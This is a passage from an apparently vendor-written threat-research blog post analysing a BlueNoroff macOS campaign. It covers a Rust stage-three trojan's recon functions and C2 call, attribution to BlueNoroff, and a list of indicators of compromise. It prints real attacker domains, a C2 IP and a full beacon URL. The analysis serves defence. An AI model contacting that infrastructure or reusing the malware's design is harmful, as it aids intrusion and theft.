
Stage-Three

The stage-three payload (182760cbe11fa0316abfb8b7b00b63f83159f5aa) is an ad-hoc signed trojan written in Rust and weighing in at a sizable 11.2MB. It's a universal binary that holds both ARM and x86 architectures. Upon initial execution, it performs a handful of system recon commands.

One of the earliest used modules is titled `webT::getinfo`. Within this module is the ability to look at the basic info about the system, process listing, current time and whether or not it's running within a VM. The functions are named accordingly.

| Address	Type	Name
0x10000a9d4	P	webT::make_status_string::h7a82ba076c0dc67f
0x10000ac04	P	webT::send_request::hfcdd5dd674401a33
0x10000b1f4	P	webT::main::h3abdbc4821fd6bb0
0x10000c1ec	P	_LTwebT..CustomError$u20$as$u20$core..fmt..DebugGT::fmt::h8ce892e1dc1c747
0x10000d8d8	P	webT::getinfo::get_comname::h493dc40b2a15d42e
0x10000d9d4	P	webT::getinfo::get_osinfo::hd4634312e1544d62
0x10000dac8	P	webT::getinfo::get_installtime::ha0426d17132a18a3
0x10000ded8	P	webT::getinfo::get_boottime::h460919080572949c
0x10000e160	P	webT::getinfo::get_currenttime::h7781115e5374bc3d
0x10000e2f4	P	webT::getinfo::get_vmcheck::hc393d0a579c3a132
0x10000e7a8	P	webT::getinfo::get_processlist::h78c5b10552853da6

Running this malware results in communication to the URL provided as the first argument passed at execution time. The `WebT::send_request` function is responsible for sending the initial message to the C2 server. When placing a breakpoint on it, we can step over it resulting in a call to the server.

```
        stp     q0, q1, [x22]
        add     x0, sp, #0xd0
        add     x1, sp, #0x78
        add     x2, sp, #0x270
        bl      __ZN4webT12send_request17hfcdd5dd674401a33E ; webT::send_request::hfcdd5dd674401a33
```

LuLu Alert

exec

182760cbe11fa0316abfb8b7b00b63f83159f5aa
is trying to connect to 104.255.172.56

virus total   ancestry

Process Info
process id: 44025
process args: https://deck.31ventures.info/i5OvDE_RB/rUHSnl3rUu/V9Qj0zfRjl/hz2dhwQMGe/64uVA7PeqBYfe9gD/D
process path: /tmp/182760cbe11fa0316abfb8b7b00b63f83159f5aa

Network Info
ip address: 104.255.172.56
port & protocol: 443 (TCP)
reverse dns name: unknown

rule scope:
Process   **Block**   **Allow**
                           ☐ temporarily (pid: 44025)

timestamp: 16:44:56

>>> | Enter a Python Command
_text, file offset 0xb838 - Alt+Mouse, or trackpad gesture to zoom - Double-tap to focus on a block

This payload allows the attacker to carry out further objectives on the system, but perhaps a deep dive on stage-three is best saved for another blog post.

At a High Level

We dove fairly deeply into some of the different actions of this malware. At a higher level, the workflow looks like the following:

Connections to BlueNoroff

There are a few signs that this malware is tied to BlueNoroff. First and foremost is the domain used in the stage-one dropper: cloud[.]dnx[.]capital. This domain was reported as being used by the attackers in a writeup done by Proofpoint. In the previously mentioned Kaspersky blog, it was reported that the attackers had created numerous fake domains impersonating venture capital firms and banks in a campaign Kaspersky titled 'SnatchCrypto'. This aligns with the social engineering schemes discovered in the PDF document. The Windows malware also used the "decoy document" approach which clearly worked well for the attacker. The earliest submission of the "Internal PDF Viewer" we could find on VirusTotal was uploaded in January 2023 and we've observed the attackers continuing to host it.

While many different PDF payloads exist that work on Windows, so far only one PDF has been discovered that will result in a call to the attacker on macOS. We do suspect more than just this one PDF exists. It's worth noting that the XOR key found within the malware can also be found within a variety of malicious PDF files. However, when loaded into the Viewer application, these files do not result in a properly decoded URL. We suspect a different variant of the malicious viewer (or perhaps a different platform) is capable of loading the XOR key from within the PDF instead of the attackers hardcoding it in the malicious app.

Conclusion

The malware used here shows that as macOS grows in market share, attackers realize that a number of victims will be immune if their tooling is not updated to include the Apple ecosystem. Lazarus group, which has strong ties to BlueNoroff, has a long history of attacking macOS and it's likely we'll see more APT groups start doing the same.

Jamf Protect defends against the malicious components of this malware and blocks the malicious domains. Jamf Threat Labs will continue to monitor BlueNoroff's activity on this campaign.

Threat view

Malware network traffic

What does this threat mean? | How to remediate

A shout out to Patrick Wardle for his collaboration on some of the analysis here. If you're looking to learn more about the analysis of macOS malware, check out the free online book: The Art of Mac Malware.

Indicators of Compromise

```
domains:
cloud[.]dnx[.]capital - (Called from the Stage-one payload
deck[.]31ventures[.]info - (Called from the Stage-two and Stage-three payloads)

Stage-One:
dabb4372050264f389b8adcf239366860662ac52 - main.scpt
0be69bb9836b2a266bfd9a8b93bb412b6e4ce1be - Internal PDF Viewer.zip

Stage-Two:
e0e42ac374443500c236721341612865cd3d1eec - Internal PDF Viewer Universal Binary
ac08406818bbf4fe24ea04bfd72f747c89174bdb - Internal PDF Viewer x86 Binary
72167ec09d62cdfb04698c3f96a6131dceb24a9c - Internal PDF Viewer Arm Binary
fd1cef5abe3e0c275671916a1f3a566f13489416 - Internal PDF Viewer x86 Binary

ca59874172660e6180af2815c3a42c85169aa0b2 - Internal PDF Viewer.app.zip
d9f1392fb7ed010a0ecc4f819782c179efde9687 - PDF Viewer JIC Internal.zip
9121509d674091ce1f5f30e9a372b5dcf9bcd257 - Internal PDF Viewer.app.zip
a1a85cba1bc4ac9f6eafc548b1454f57b4dff7e0 - Internal PDF Viewer.app.zip
7a5d57c7e2b0c8ab7d60f7a7c7f4649f33fea8aa - Pdf Viewer.zip

Stage-Three:
182760cbe11fa0316abfb8b7b00b63f83159f5aa - Rust trojan
```

```
Malicious PDFs:
7e69cb4f9c37fad13de85e91b5a05a816d14f490 - InvestmentStrategy(Protected).pdf
be234cb6819039d6a1d3b1a205b9f74b6935bbcc - DOJ Report on Bizlato Investigation_asistant.pdf)
469236d0054a270e117a2621f70f2a494e7fb823 - DOJ Report on Bizlato Investigation.pdf
e7158bb75adf27262ec3b0f2ca73c802a6222379 - Daiwa Ventures.pdf
```

References:

```
https://securelist.com/bluenoroff-methods-bypass-motw/108383/
https://www.proofpoint.com/us/blog/threat-insight/ta444-apt-startup-aimed-at-your-funds
```